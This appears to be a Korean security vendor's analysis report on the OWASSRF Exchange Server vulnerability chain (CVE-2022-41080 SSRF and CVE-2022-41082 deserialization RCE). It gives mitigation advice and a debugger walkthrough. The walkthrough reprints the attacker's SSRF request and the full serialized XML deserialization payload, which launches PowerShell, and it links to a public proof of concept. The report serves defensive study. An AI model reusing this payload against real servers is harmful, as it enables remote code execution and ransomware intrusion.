MS 업무 협업툴, Zero-Day 취약점 발견

MS Exchange Server 원격 코드 실행 취약점 분석

요약

1. 업무협업툴 MS Exchange server, Zero-Day 취약점 통해
   원격 코드 실행 공격 발견,
   OWASSRF(CVE-2022-41080, CVE-2022-41082)로 명명
2. OWASSRF 취약점이 발견된 이후
   Play Ransomware 그룹, Cuba Ransomware 그룹 등에서
   취약점을 악용하여 Exchange Server를 공격한 사실이 밝혀짐
3. 본 보고서는 OWASSRF에 대한 취약점 분석

대응 방안

1. 논리적 망분리를 적용하여 악성코드 PC 유입을 원천 차단한다.
2. AV(패턴기반탐지) + EDR(행위기반탐지) 솔루션을 최신 형상으로 유지한다.
3. PC 취약점을 주기적으로 점검, 보완한다.
4. 신뢰할 수 없는 메일의 첨부파일은 실행을 금지한다.
5. 비 업무 사이트 및 신뢰할 수 없는 웹사이트의 연결을 차단한다.
6. OS나 어플리케이션은 최신 형상을 유지한다.

목차

1. 개요

1.1 배경

Microsoft Exchange Server는 메시지 협업 소프트웨어 제품으로 1993년 공개되어 2019년 버전까지 출시됐다. Exchange Server는 전자메일, 일정, 연락처 등 업무 협업을 위한 기능들을 제공한다.
이를 통해 직원 간의 협업을 강화할 수 있으며 OneNote를 이용한 컴퓨터 연동, 모바일 연동으로 다양한 기기에서 활용 가능하다. Microsoft Exchange Server는 여러 기업에서 도입해 사용하고 있으며 시장 점유율은 38.76%에 해당한다.

[그림 1] Microsoft Exchange Server 로고

하지만 다양한 기능 이면에는 취약점이 지속적으로 발견되고 있다는 문제점이 있다.
Exchange Server이 근 5년동안 CVSS(공통 취약점 등급 시스템) 7.0 이상의 점수를 받은 개수와 총 CVE (컴퓨터 보안 결함 목록) 개수는 [표 1]와 같다.

년도	CVSS 7.0 이상	총 CVE
2023	-	9
2022	4	18
2021	8	31
2020	4	14
2019	4	13

[표 1] CVSS 목록

2022년 ProxyNotShell(CVE-2022-41040, CVE-2022-41082)이 발견된 이후 공격자들은 취약점을 이용하여 공격을 수행했다. MS 측에서 ProxyNotShell의 완화 조치를 발표하고 상황이 일단락되는 줄 알았으나 ProxyNotShell이 아닌 새로운 Zero-Day 취약점을 통해 원격 코드 실행 공격이 이뤄지고 있다는 것이 발견되었다.
이는 ProxyNotShell에 대한 완화 조치를 우회하며 OWASSRF(CVE-2022-41080, CVE-2022-41082)라는 명칭이 붙었다.

OWASSRF 취약점이 발견된 이후 Play Ransomware 그룹, Cuba Ransomware 그룹 등에서 취약점을 악용하여 Exchange Server를 공격한 사실이 밝혀졌다.
이에 취약점 공격으로 인한 내부 정보유출 및 랜섬웨어 공격과 같은 위협이 존재할 수 있으므로 Exchange Server의 운영 관리자들은 보안패치에 대한 지속적인 모니터링과 적용을 수행해야 한다.

본 보고서는 CVSS 8.8점을 받은 OWASSRF (CVE-2022-41080, CVE-2022-41082)에 대한 취약점 분석 내용을 담고 있다. 또한 Privacy-i에서 Powershell 로깅, 악성 행위 패턴 검출을 통한 취약점 대응에 대해 서술하였다.

1.2 파일정보

Name	OWASSRF POC Code
Type	Python Code
Behavior	Exploit
SHA-256	c243034b1f786954fd65b79380427a148293d354ab89e56345a51a6d641bc780
Description	https://github.com/balki97/OWASSRF-CVE-2022-41082-POC


Name	CVE-2022-41080
Type	Server-Side Request Forgery
Behavior	Exploit
CVSS	8.8
Description	Maui Ransomware

Name	CVE-2022-41082
Type	Remote Code Execution
Behavior	Exploit
CVSS	8.8
Description	Maui Ransomware

1.3 피해환경

Name	Exchange Server
Type	Windows Server 2019
Version	Version 1809 (OS Build 17763.107)
Type	Exchange server 2019
Version	Version 15.2 (Build 858.5)

2. 분석



[그림 2] MS Exchange Server 원격 코드 실행 취약점 실행 개요

① 공격 페이로드 전송

- 공격자는 Exchange Server의 취약점 공격 페이로드를 전송한다.

② SSRF 취약점 공격

- Front-End(HTTP Proxy)에서는 공격자의 페이로드를 해석하는 과정에서 SSRF 취약점이 발생한다. 사용되는 취약점은 CVE-2022-41080이다.


③ RCE 취약점 공격

- Back-End(Remote Powershell)에서는 공격자의 페이로드를 역직렬화하는 과정에서 RCE 취약점이 발생한다. 사용되는 취약점은 CVE-2022-41082이다.

④ 악성 행위

- RCE 취약점을 통해 공격자가 원하는 코드를 Exchange Server 내부에서 SYSTEM 권한으로 실행이 가능하다.

2.1 MS Exchange Server 구조



[그림 3] MS Change Server 구조 (출처 : Microsoft[01])

MS Exchange Server는 [그림 3]와 같은 구조를 가지고 있다.
사용자는 HTTP/HTTPS 요청을 Client Access Service(Front-End)에 보내며,
Front-End에서는 이를 받아들인 후 내부적으로 HTTP Proxy를 이용하여
Backend Service에 요청을 전달한다.


[2.2]절에서는 HTTP Proxy에서 발생하는 OWASSRF 취약점을, [2,3]절에서는 Remote Powershell에서 발생하는 RCE(Remote Control Execute) 취약점을 서술할 예정이다.

01 Microsoft Learn - Exchange 아키텍처

2.1 OWASSRF (CVE-2022-41080) 분석

2.2.1 SSRF 취약점이란?

SSRF(Server-Side Request Forgery) 취약점은 공격자가 서버의 기능을 악용하여
공격자가 직접 접근할 수 없는 서버 영역의 정보에 접근하거나 조작하도록 하는 공격이다.
이를 통해 접근 권한이 없는 서비스에 접근과 기밀 정보 유출 등이 발생할 수 있다.
또한 SSRF 취약점은 다른 취약점과 연계되어 공격에 이용될 수 있다.



[그림 4] OWASSRF 도식화 (좌 : 정상, 우 : SSRF)

[그림 4]는 이번 OWASSRF의 도식화이다.
MS Exchange Server의 서비스의 구동 과정에서 owa(Outlook Web App)에 접근해야한다.
하지만 OWASSRF 취약점은 요청을 처리하는 과정에서 임의의 BackEnd의 서비스에 접근할 수 있다.

2.2.2 OWASSRF 취약점 분석

취약점을 이용하기 위한 선행 조건으로는 해당 서버에 인증 가능한 사용자 ID, PW를 알고 있어야한다.

```
POST /owa/mastermailbox%40outlook.com/powershell HTTP/1.1\r\n
> [Expert Info (Chat/Sequence): POST /owa/mastermailbox%40outlook.com/powershell HTTP/1.1\r\n]
  Request Method: POST
  Request URI: /owa/mastermailbox%40outlook.com/powershell
  Request Version: HTTP/1.1
Host: 192.168.59.133\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.54
Accept-Encoding: gzip, deflate\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
Connection: keep-alive\r\n
Content-Type: application/soap+xml;charset=UTF-8\r\n
X-OWA-ExplicitLogonUser: owa/mastermailbox@outlook.com\r\n
[truncated]Cookie: X-BackEndCookie=S-1-5-21-2089979622-1705727847-599109951-1613=u56lnn2ei1gRz5rLx8qens/SnczHx9l
```

[그림 5] OWASSRF Wireshark Packet

WireShark의 패킷을 확인하면 “/owa/admin@mail.box/powershell”로
HTTPS 요청을 보내고 있는 것을 확인할 수 있다.
또한 HTTP Header에 X-OWA-ExplicitLogonUser가 존재한다.
MS Exchange Server의 Client Access Service(Front-End)에서는 HTTPS 요청을 받고
HTTP Proxy는 Backend-Service(OWA)에 요청하기 위해 URL과 HTTP Header를 확인한다.

```
UriBuilder uriBuilder = new UriBuilder(base.ClientRequest.Url.OriginalString);
if (this.IsExplicitSignOn && !UrlUtilities.IsOwaDownloadRequest(base.ClientRequest.Url))
{
    uriBuilder.Path = UrlHelper.RemoveExplicitLogonFromUrlAbsolutePath(HttpUtility.UrlDecode
      (base.ClientRequest.Url.AbsolutePath), HttpUtility.UrlDecode(this.ExplicitSignOnAddress));
}
```

[그림 6] HttpProxy 코드

Microsoft.Exchange.FrontEndHttpProxy!OwaEcpProxyRequestHandler.GetClientUrlForProxy
함수 내에서 RemoveExplicitLogonFromUrlAbsolutePath를 실행한다.

```
public static string RemoveExplicitLogonFromUrlAbsolutePath(string absolutePath, string
  explicitLogonAddress)
{
    ArgumentValidator.ThrowIfNull("absolutePath", absolutePath);
    ArgumentValidator.ThrowIfNull("explicitLogonAddress", explicitLogonAddress);
    return absolutePath.Replace("/" + explicitLogonAddress, string.Empty);
}
```

Locals

Name	Value	Type
absolutePath	"/owa/mastermailbox@outlook.com/powershell"	string
explicitLogonAddress	"owa/mastermailbox@outlook.com"	string

[그림 7] RemoveExplicitLogonFromUrlAbsolutePath 코드

함수의 인자값으로 넘어오는 값은 공격자가 요청한 URL과 “X-OWA-ExplicitLogonUser” 헤더이다.
이때 absolutePath.Replace 함수에서 “X-OWA-ExplicitLogonUser”의 값을 확인하고
URL에 동일한 값이 있으면 치환한다. 따라서 “owa/mastermailbox@outlook.com”를 치환하게 된다.

urlAnchorMailbox	null	Microsoft.Exchang
clientUrlForProxy	{https://192.168.59.133:443/powershell}	System.UriBuilder
result	null	System.Uri


[그림 8] 최종 URL

최종 생성되는 URL은 “https://xx.xx.xx.xx:443/powershell”이며
HTTP Proxy는 Powershell에 서비스를 요청한다.

2.3 RCE 취약점 (CVE-2022-41082) 분석

2.3.1 RCE 취약점이란?

RCE(Remote Code Execution) 취약점은 응용 프로그램에서
공격자가 원하는 임의의 명령을 실행할 수 있는 취약점이다.
RCE 취약점에 대한 대표적인 예는 SQL 인젝션, 역직렬화 공격, 임의 코드 실행 등이 있다.
공격자가 RCE 취약점을 이용하면 기기의 제어권 탈취하거나 악성코드를 설치하는 등의
악의적인 행위를 수행할 수 있으므로 신속한 패치가 필요한 취약점이다.



[그림 9] 역직렬화 RCE(원격 코드 실행 취약점) 도식화

[2.3.2]절에서는 Remote Powershell 서비스 내 공격자의 조작한 XML 직렬화 데이터를
역직렬화하는 과정에서 코드를 실행시킬 수 있는 객체를 생성하는 것과
원격 코드를 실행하는 것에 대한 내용을 서술한다.

2.3.2 RCE 취약점 분석

[2.2]절에서는 SSRF 취약점을 이용해 공격자가 "/powershell"에 접근 가능한 점을 확인했다.
공격자는 이후 Exchange Server에서 임의의 코드를 실행하기 위해 역직렬화 취약점을 이용한다.

```
<Obj N="V" RefId="14">                                                    [1-1]
    <TN RefId="2">
        <T>Microsoft.PowerShell.Commands.Internal.Format.FormatInfoData</T>
        <T>System.Object</T>
    </TN>
    <ToString>Object</ToString>
    <Props>                                                               [2]
        <S N="Name">
            Type
        </S>
        <Obj N="TargetTypeForDeserialization">                            [3]
            <TN RefId="2">
                <T>System.Exception</T>
                <T>System.Object</T>
            </TN>
            <MS> Memberset
                <BA N="SerializationData">
                    AAEAAAD/////
                    AQAAAAAAAAAEAQAAAB9TeXN0ZW0uVW5pdHlTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAREYXRhCVVuaXR5VHlw
                    QxBc3NlbWJseU5hbWUBAAEIBgIAAAAgU3lzdGVtLldpbmRvd3MuTWFya3VwLlhhbWxSZWFkZXIEAAAABgMAAA
                    BYUHJlc2VudGF0aW9uRnJhbWV3b3JrLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGl
                    jS2V5VG9rZW49MzFiZjM4NTZhZDM2NGUzNQs=
                </BA>
            </MS>
        </Obj>
    </Props>
    <S>                                                                   [1-2]
        <![CDATA[<ObjectDataProvider MethodName="Start" IsInitialLoadEnabled="False" xmlns="http://
        schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:sd="clr-namespace:System.Diagnostics;
        assembly=System" xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"> <ObjectDataProvider.
        ObjectInstance> <sd:Process> <sd:Process.StartInfo> <sd:ProcessStartInfo Arguments="-e
        $$POWERSHELL_ENCODE_PAYLOAD_HERE$$" StandardErrorEncoding="{x:Null}" StandardOutputEncoding="
        {x:Null}" UserName="" Password="{x:Null}" Domain="" LoadUserProfile="False"
        FileName="powershell" /> </sd:Process.StartInfo> </sd:Process> </ObjectDataProvider.
        ObjectInstance> </ObjectDataProvider>]]>
    </S>
</Obj>
```

[그림 10] 직렬화 XML 공격 페이로드 일부

공격자가 공격 페이로드를 전송하면 Exchange Server 내에서는 직렬화된 데이터를 역직렬화하기 위해 xml 데이터를 해석한다. 이 과정에서 RCE 취약점(CVE-2022-41802)이 발생한다.
취약점 공격 분석을 위해 [그림 10]의 공격 페이로드를 크게 4단락으로 나눠 서술할 예정이다.

2.3.2.1 취약점 공격 페이로드 [1 – 1] 분석

```
<Obj N="V" RefId="14">                                                    [1-1]
    <TN RefId="2">
        <T>Microsoft.PowerShell.Commands.Internal.Format.FormatInfoData</T>
        <T>System.Object</T>
    </TN>
    <ToString>Object</ToString>
    <Props>                                                               [2]
        <S N="Name">
```

```
if (this.IsNextElement("Obj"))
{
    InternalDeserializer._trace.WriteLine("PSObject Element");
    return this.ReadPSObject();
}
```

[그림 11] 〈Obj〉 데이터 확인

xml 데이터에 〈Obj〉 태그가 있으면 ReadPSObject 함수를 호출, 내부에 있는 태그와 데이터를 확인한다.

```
while (this._reader.NodeType == XmlNodeType.Element)
{
    if (this.IsNextElement("TN") || this.IsNextElement("TNRef"))
    {
        this.ReadTypeNames(psobject);
        overrideTypeInfo = false;
    }
    else if (this.IsNextElement("Props"))
    {
        this.ReadProperties(psobject);
    }
    else if (this.IsNextElement("MS"))
    {
        this.ReadMemberSet(psobject.InstanceMembers);
    }
```

[그림 12] ReadPSObject 함수

〈TN〉 태그는 역직렬화 Type을 결정한다. **[공격 페이로드 1-1]**에서는 Microsoft.Powershell.Commands.Internal.Format.FormatInfoData를 Type Name으로 사용한다.
이후 〈Props〉 태그의 데이터를 확인하기 위해 ReadProperties 함수를 호출한다.

2.3.2.2 취약점 공격 페이로드 [2] 분석

```
    <Props>
        <S N="Name">
            Type
        </S>
        <Obj N="TargetTypeForDeserialization">
            <TN RefId="2">
```

[2]

[3]

```
if (this.ReadStartElementAndHandleEmpty("Props"))
{
    while (this._reader.NodeType == XmlNodeType.Element)
    {
        string name = this.ReadNameAttribute();
        object serializedValue = this.ReadOneObject();
        PSProperty member = new PSProperty(name, serializedValue);
        dso.adaptedMembers.Add(member);
    }
```

[그림 13] 〈Props〉 데이터 확인

ReadProperties 함수 내부에서 〈Obj〉 태그가 있으면 ReadOneObject 함수를 호출,
데이터를 읽어와 역직렬화를 진행한다. 데이터의 역직렬화 이후
dso.adaptedMembers.Add 함수를 호출하는 것을 볼 수 있는데,
이는 RCE 취약점 발생에 중요한 함수이다.

2.3.2.3 취약점 공격 페이로드 [3] 분석

[3]

```
    <Obj N="TargetTypeForDeserialization">
        <TN RefId="2">
            <T>System.Exception</T>
            <T>System.Object</T>
        </TN>
        <MS> Memberset
            <BA N="SerializationData">
                AAEAAAD/////
                AQAAAAAAAAAEAQAAAB9TeXN0ZW0uVW5pdHlTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAREYXRhCVVuaXR5VHlwZ
                QxBc3NlbWJseU5hbWUBAAEIBgIAAAAgU3lzdGVtLldpbmRvd3MuTWFya3VwLlhhbWxSZWFkZXIEAAAABgMAAA
                BYUHJlc2VudGF0aW9uRnJhbWV3b3JrLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGl
                jS2V5VG9rZW49MzFiZjM4NTZhZDM2NGUzNQs=
            </BA>
        </MS>
    </Obj>
```

```
if (this.IsNextElement("TN") || this.IsNextElement("TNRef"))
{
    this.ReadTypeNames(psobject);
    overrideTypeInfo = false;
}
```

[그림 14] 〈TN〉 데이터 확인

ReadOneObject 함수 내에서 〈TN〉 태그를 확인,
역직렬화 Type Name을 System.Exception으로 지정한다.

```
<Type>
  <Name>System.Exception</Name>
  <Members>
    <CodeProperty IsHidden="true">
      <Name>SerializationData</Name>
      <GetCodeReference>
        <TypeName>Microsoft.Exchange.Data.SerializationTypeConverter</TypeName>
        <MethodName>GetSerializationData</MethodName>
      </GetCodeReference>
    </CodeProperty>
  </Members>
  <TypeConverter>
    <TypeName>Microsoft.Exchange.Data.SerializationTypeConverter</TypeName>
  </TypeConverter>
</Type>
<Type>
  <Name>Deserialized.System.Exception</Name>
  <Members>
    <MemberSet>
      <Name>PSStandardMembers</Name>
      <Members>
        <NoteProperty>
          <Name>
            TargetTypeForDeserialization
          </Name>
          <Value>
            System.Exception
          </Value>
        </NoteProperty>
      </Members>
    </MemberSet>
  </Members>
</Type>
```

[그림 15] exchange.partial.types.ps1.xml

취약점 공격 페이로드에서 System.Exception을 취약점에 사용한 목적은 다음과 같다.

1. System.Exception은 exchange.partial.types.ps1.xml에 미리 정의되어 역직렬화 가능
2. System.Exception은 Microsoft.Exchange.Data.SerializationTypeConverter 사용

따라서 2개의 조건이 맞으면 System.Exception 이외의 다른 Type Name을 사용해도 취약점이 발생한다.


```
else if (this.IsNextElement("MS"))
{
    this.ReadMemberSet(psobject.InstanceMembers);
}
```

[그림 16] 〈MS〉 데이터 역직렬화 코드

Data Type	Name	Value
Int32	UnityType	0x04
String	_Data	System.Windows.Markup.XamlReader
String	AssemblyName	XPresentationFramework, Version=4.0.0.0, Culture=neutral, ublicKeyToken=31bf3856ad364e35

[표 2] 〈MS〉 태그 데이터 Base64 디코딩 데이터 (UnitySerializationHolder 형식)

〈MS〉 태그의 데이터를 Base64 디코딩하면 System.UnitySerializationHolder 형식이다.

```
"System.TimeoutException",
"System.UInt16",
"System.UInt32",
"System.UInt64",
"System.UnitySerializationHolder",
"System.Uri",
"System.UriFormatException",
"System.Version",
```

[그림 17] Microsoft.Exchange.Data.SerializationTypeConverter 정의 목록

SerializationTypeConverter 또한 역직렬화 가능 목록이 있으며 [그림 17]를 확인하면 System.UnitySerializationHolder가 있다.
따라서 역직렬화 되며 “XamlReader” type Object를 반환한다.

```
Type targetTypeForDeserialization = psobject.GetTargetTypeForDeserialization(this._typeTable);
if (null != targetTypeForDeserialization)
{
    Exception ex = null;
    try
    {
        object obj2 = LanguagePrimitives.ConvertTo(obj, targetTypeForDeserialization, true,
            CultureInfo.InvariantCulture, this._typeTable);
        PSEtwLog.LogAnalyticVerbose(PSEventId.Serializer_RehydrationSuccess, PSOpcode.Rehydration,
```

obj	{@{SerializationData=System.Byte[]}}	object {System.Mar
result	null	object
psobject	{@{SerializationData=System.Byte[]}}	System.Manageme
targetTypeForDeserialization	{Name = "Exception" FullName = "System.Exception"}	System.Type/*0x02
ex	null	System.Exception/*
obj2	{Name = "XamlReader" FullName = "System.Windows.Markup.XamlRea...	object {System.Run

[그림 18] 역직렬화 이후 반환 데이터

GetTargetTypeForDeserialization 함수가 실행된 이후 LanguagePrimitives.ConvertTo 함수를 실행해 역직렬화를 시도하고 obj2에는 XamlReader가 담긴 것을 확인할 수 있다.

```
if (this.ReadStartElementAndHandleEmpty("Props"))
{
    while (this._reader.NodeType == XmlNodeType.Element)
    {
        string name = this.ReadNameAttribute();
        object serializedValue = this.ReadOneObject();
        PSProperty member = new PSProperty(name, serializedValue);
        dso.adaptedMembers.Add(member);
```

serializedValue	{Name = "XamlReader" FullName = "System.Windows.Markup.XamlReader"}	object
member	{System.RuntimeType {get;set;}}	System
IsGettable	true	bool
IsInstance	true	bool
IsSettable	true	bool
MemberType	Property	System
Name	"TargetTypeForDeserialization"	string
TypeNameOfValue	"System.RuntimeType"	string
Value	{Name = "XamlReader" FullName = "System.Windows.Markup.XamlReader"}	object

[그림 19] dso.adaptedMembers.Add 인자

앞서 역직렬화가 끝난 후 반환된 데이터는 XamlReader이다.
이는 dso.adaptedMembers.Add 함수의 인자값으로 사용되며
Name은 TargetTypeForDeserialization으로 지정한다.

2.3.2.4. 취약점 공격 페이로드 [1-2] 분석

```
    <S>
        <![CDATA[<ObjectDataProvider MethodName="Start" IsInitialLoadEnabled="False" xmlns="http://
        schemas.microsoft.com/winfx/2006/xaml/presentation" xmlns:sd="clr-namespace:System.Diagnostics;
        assembly=System" xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"> <ObjectDataProvider.
        ObjectInstance> <sd:Process> <sd:Process.StartInfo> <sd:ProcessStartInfo Arguments="-e
        $$POWERSHELL_ENCODE_PAYLOAD_HERE$$" StandardErrorEncoding="{x:Null}" StandardOutputEncoding="
        {x:Null}" UserName="" Password="{x:Null}" Domain="" LoadUserProfile="False"
        FileName="powershell" /> </sd:Process.StartInfo> </sd:Process> </ObjectDataProvider.
        ObjectInstance> </ObjectDataProvider>]]>
    </S>
</Obj>
```

[1-2]

```
internal Type GetTargetTypeForDeserialization(TypeTable backupTypeTable)
{
    PSMemberInfo psstandardMember = this.GetPSStandardMember(backupTypeTable,
      "TargetTypeForDeserialization");
    if (psstandardMember != null)
    {
        return psstandardMember.Value as Type;
    }
    return null;
}
```

[그림 20] GetTargetTypeForDeserialization 코드

〈S〉에 있는 값을 역직렬화하기 위해 Type을 검색하고 가져오는 과정이다.
[공격 페이로드 1-1]에서 지정한 Microsoft.PowerShell.Commands.Internal.Format.FormatInfoData의 PSStandardMember에 대해 검색한다.

```
<Type>
  <Name>Microsoft.PowerShell.Commands.Internal.Format.FormatInfoData</Name>
  <Members>
    <MemberSet>
      <Name>PSStandardMembers</Name>
      <Members>
        <NoteProperty>
          <Name>SerializationDepth</Name>
          <Value>1</Value>
        </NoteProperty>
      </Members>
    </MemberSet>
  </Members>
</Type>
```

[그림 21] Types.ps1.xml 정의

```
internal Type GetTargetTypeForDeserialization(TypeTable backupTypeTable)
{
    PSMemberInfo psstandardMember = this.GetPSStandardMember(backupTypeTable,
      "TargetTypeForDeserialization");
    if (psstandardMember != null)
    {
        return psstandardMember.Value as Type;
    }
    return null;
}
```

[그림 22] Converter 결정

[그림 21]을 보면 Microsoft.PowerShell.Commands.Internal.Format.FormatInfoData의
PSStandardMembers는 types.ps1.xml에 정의 되어있다.
하지만 TargetTypeForDeserialization에 대한 값은 존재하지 않는다.
[그림 22]에서는 GetPSStandardMember 함수를 호출, TargetTypeForDeserialization을 검색한다.


```
TypeTable typeTable = (backupTypeTable != null) ? backupTypeTable : this.GetTypeTable();
if (typeTable != null)
{
    PSMemberSet psmemberSet = PSObject.TypeTableGetMemberDelegate<PSMemberSet>(this, typeTable,
      "PSStandardMembers");
    if (psmemberSet != null)
    {
        psmemberSet.ReplicateInstance(this);
        psmemberInfo = new PSMemberInfoIntegratingCollection<PSMemberInfo>(psmemberSet,
          PSObject.GetMemberCollection(PSMemberViewTypes.All, backupTypeTable))[memberName];
    }
}
if (psmemberInfo == null)
{
    psmemberInfo = (this.InstanceMembers["PSStandardMembers"] as PSMemberSet);
}
```

[그림 23] GetPSStandardMember 코드 내부

PSStandardMembers를 확인하고 반환된 값이 있으면 TargetTypeForDeserialization 이름을 가진 멤버를 검색해 가져온다. 앞서 [공격 페이로드 3]에서 확인하면
dso.adaptedMembers.Add 함수를 추가할 때 [표 3]와 같이 추가한다.

Name	Value
TargetTypeForDeserialization	XamlReader

[표 3] dso.adaptedMembers

따라서 TargetTypeForDeserialization을 검색하면 XamlReader를 반환한다.
[그림 22]의 중간을 확인하면 “psstandardMember.Value as Type”의 코드를 확인할 수 있다.
이는 C#에서 사용하는 형변환으로 [표 3]의 Value 값이 Type으로 형변환된다.

```
Type targetTypeForDeserialization = psobject.GetTargetTypeForDeserialization(this._typeTable);
if (null != targetTypeForDeserialization)
{
    Exception ex = null;
    try
    {
        object obj2 = LanguagePrimitives.ConvertTo(obj, targetTypeForDeserialization, true,
          CultureInfo.InvariantCulture, this._typeTable);
        PSEtwLog.LogAnalyticVerbose(PSEventId.Serializer_RehydrationSuccess, PSOpcode.Rehydration,
          PSTask.Serialization, PSKeyword.Serializer, new object[]
        {
```

psobject	{Object}	System.M
BaseObject	"<ObjectDataProvider MethodName=\"Start\" IsInitialLoadEnabled=\"False\" xml...	object {st
ImmediateBaseObject	"<ObjectDataProvider MethodName=\"Start\" IsInitialLoadEnabled=\"False\" xml...	object {st
Members	{System.Management.Automation.PSMemberInfoIntegratingCollection<System.M...	System.M
Methods	{System.Management.Automation.PSMemberInfoIntegratingCollection<System.M...	System.M
Properties	{System.Management.Automation.PSMemberInfoIntegratingCollection<System.M...	System.M
TypeNames	Count = 0x00000002	System.C
Static members		
Dynamic View	Expanding the Dynamic View will get the dynamic members for the object	
targetTypeForDeserialization	{Name = "XamlReader" FullName = "System.Windows.Markup.XamlReader"}	System.T
ex	null	System.E

[그림 24] ConvertTo 인자값

TargetTypeForDeserialization에는 XamlReader가 담긴다.
이후 〈S〉의 데이터를 역직렬화해 객체를 생성한다.

```
